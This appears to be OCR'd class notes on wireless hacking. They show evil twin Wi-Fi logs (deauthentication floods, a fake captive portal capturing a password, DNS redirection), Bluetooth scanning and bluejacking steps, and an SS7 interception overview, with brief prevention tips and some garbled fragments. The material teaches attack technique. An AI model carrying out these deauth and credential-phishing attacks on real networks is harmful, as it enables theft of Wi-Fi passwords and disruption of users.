Sending on   Socket/fallback/fallback-net
Server starting service.
```

DNS

```
dnsmasq: started, version 2.88 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq: cleared cache
```

```
d could be nice to be u
```

```
ows will be opened, don
```

Deauth


```
09:24:23  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:23  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:24  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:25  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:25  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:26  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:26  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:27  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:28  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:28  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:29  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:30  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:30  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:31  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:32  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:32  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:33  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:34  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:34  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
09:24:35  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
```

Webserver

```
2023-02-01 09:24:22: (server.c.1588) server started (lighttpd/1.4.67)
```

On the devices


- As i told you, if you have 2 adapters the second adapter will be used for the phishing purpose, As u see it is being deauthenticated and joins in to the fake AP Then we the phishing page will pop-up.
- This is very Amazing Attack type. And Can fool any one.



Available networks


Xender-Update
Connection failed

Add network



Sign in to Wi-Fi network
"k"

Sign in to network
orange



Wireless network, ESSID:


[redacted]

Enter your wireless network password to get internet access

················

Show password □

Submit



```
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA [redacted] IEEE 802.11: authenticated
wlan0: STA [redacted] IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED [redacted]
wlan0: STA [redacted] RADIUS: starting accounting session AF42D02ED22EE40E
```

```
******
! not always work. !
iple windows will !
! it
```

```
        Evil Twin AP Info // BSSID: [redacted] // Channel: 7 // ESSID: [redacted]

        Online time
        00:02:35
        On this attack, we'll wait for a network client to provide us the password for the wifi net
work in our captive portal

        Attempts: 1  last password: Thisismypassword )

        DHCP ips given to possible connected clients
        192.169.1.33 [redacted]
```

```
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 1 leases to leases file.
Listening on LPF/wlan0/[redacted]/192.169.1.0/24
Sending on   LPF/wlan0/[redacted]/192.169.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
DHCPDISCOVER from [redacted] via wlan0
DHCPOFFER on 192.169.1.33 to [redacted] via wlan0
DHCPREQUEST for 192.169.1.33 (192.169.1.1) from [redacted] via wlan0
DHCPACK on 192.169.1.33 to [redacted] via wlan0
reuse_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.1
69.1.33
DHCPREQUEST for 192.169.1.33 (192.169.1.1) from [redacted] via wlan0
DHCPACK on 192.169.1.33 to [redacted] via wlan0
```

```
dnsmasq: config youtubei.googleapis.com is 192.169.1.1
dnsmasq: query[A] mqtt-mini.facebook.com from 192.169.1.33
dnsmasq: config mqtt-mini.facebook.com is 192.169.1.1
dnsmasq: query[A] youtubei.googleapis.com from 192.169.1.33
dnsmasq: config youtubei.googleapis.com is 192.169.1.1
dnsmasq: query[A] i.ytimg.com from 192.169.1.33
dnsmasq: config i.ytimg.com is 192.169.1.1
dnsmasq: query[A] captive.apple.com from 192.169.1.33
dnsmasq: config captive.apple.com is 192.169.1.1
dnsmasq: query[A] captive.apple.com from 192.169.1.33
dnsmasq: config captive.apple.com is 192.169.1.1
dnsmasq: query[A] mqtt-mini.facebook.com from 192.169.1.33
dnsmasq: config mqtt-mini.facebook.com is 192.169.1.1
dnsmasq: query[A] ire-dsu.shallturg.com from 192.169.1.33
dnsmasq: config ire-dsu.shallturg.com is 192.169.1.1
```

```
03:03:06  Waiting for beacon frame (BSSID: [redacted]) on channel -1
03:03:19  No such BSSID available.
```

```
2022-08-27 03:05:21: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:21: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:21: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:22: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:23: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:23: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:23: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:23: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:26: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:26: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:27: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:32: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:32: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:38: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
2022-08-27 03:05:38: (connections.c.716) unexpected TLS ClientHello on clear port (192.169.1.33)
```

Prevention


- Avoid Wi-Fi networks marked as “Unsecure”
- Use your own hotspot
- Disable Wi-Fi autosave
- Use a VPN
- Only browse HTTPS sites


Bluetooth Hacking

- Bluetooth is a universal protocol for low power, near field communication operating at 2.4 - 2.485 GHz using spread spectrum
- The minimum specification for Bluetooth range is 10 meters
- When two Bluetooth devices connect, this is referred to as pairing.
- Nearly any two Bluetooth devices can connect to each other.
- Any discoverable Bluetooth device transmits the following information:
  - Name
  - Class
  - List of services
  - Technical information

Check...

- TO do A bluetooth Pentest u need a bluetooth adapter.
- Thank Goodness, our computer have it inside, and we can connect it to our Virtual machine too.
- Install the following
  - sudo apt install bluetooth bluez bluez-tools rfkill blueman







```
┌──(nathan㉿Nathan)-[~]
└─$ sudo apt install bluetooth bluez bluez-tools rfkill
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no
  libgs9-common
Use 'sudo apt autoremove' to remove it.
```

Config...


- We will unblock our bluetooth device
- We will start the bluetooth service
- To get information about your bluetooth device.
  - hciconfig
- TO Scan the bluetooth nearby
  - hcitool scan



```
┌──(nathan㉿Nathan)-[~]
└─$ sudo rfkill list
0: phy0: Wireless LAN
        Soft blocked: no
        Hard blocked: no
1: hci0: Bluetooth
        Soft blocked: no
        Hard blocked: no

┌──(nathan㉿Nathan)-[~]
└─$ sudo rfkill unblock bluetooth

┌──(nathan㉿Nathan)-[~]
└─$ sudo service bluetooth start
```




```
┌──(nathan㉿Nathan)-[~]
└─$ hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 18:CC:18:3B:BC:39  ACL MTU: 1021:4  SCO MTU: 96:6
        UP RUNNING
        RX bytes:1591 acl:0 sco:0 events:119 errors:0
        TX bytes:5642 acl:0 sco:0 commands:118 errors:0
```



```
┌──(nathan㉿Nathan)-[~]
└─$ hcitool scan
Scanning ...
        D2:0E:E5:DE:91:1D       866
```

Bluetooth Attacks


1) BlueJacking: Sending messages over bluetooth



Hello Rex Please Hack Me

Mobile


00 00




Hello Rex Please Hack Me

Mobile 00 00

Call with default: Rexder



Hello Rex Please Hack Me.vcf



Select device

Check to make sure the connecting device is visible to other devices.

Available devices

T-WIRELESS
Connected for calls and audio, 100% battery remaining

DESKTOP-EBR12V1


HUNTERMACHINE

STN-16

TECNO W3 Pro

TECNO CAMON X

866



ethio telecom 12% 5:56 PM

Wed, Feb 1

Stop charging and optimize battery usage

Bluetooth

Incoming file

Hello Rex Please Hack Me.vcf

...


2) BlueSmaching: it is A DOS for bluetooth

3) **Bluebugging**: The attacker is able to take control of the target's phone. Bloover was developed as a POC tool for this purpose.

SS7 Attack

- An SS7 attack is **a security exploit that takes advantage of a weakness in the design of SS7 (Signaling System 7) to enable data theft, eavesdropping, text interception and location tracking**.
- To allow wireless cellular and wired connection, the SS7 phone signalling protocols are in charge of initiating and ending phone calls across a digital signalling network. Most international public phone calls are made over the Public Switched Telephone Network.
- Other apps were gradually incorporated into SS7. This made it possible to roll out new mass-market solutions, including call waiting, SMS, prepaid billing, number translation, call forwarding, local number portability, and conference calling.
- For this purpose u need a device that can intercept a cellular signals

...



A cleverly executed exploitation of SS7's vulnerabilities even allows the remote in- terception of telephone calls – a security nightmare

Call is routed to attacker's system. Attacker bridges call to original called party and records the conversation

Intercepting device

Other Attacks

RFid Attack, Card Cloning

Class is over

1) DO notes
2) Ask Question
3) Practice

DONT FORGET THE Assignment ON Saturday .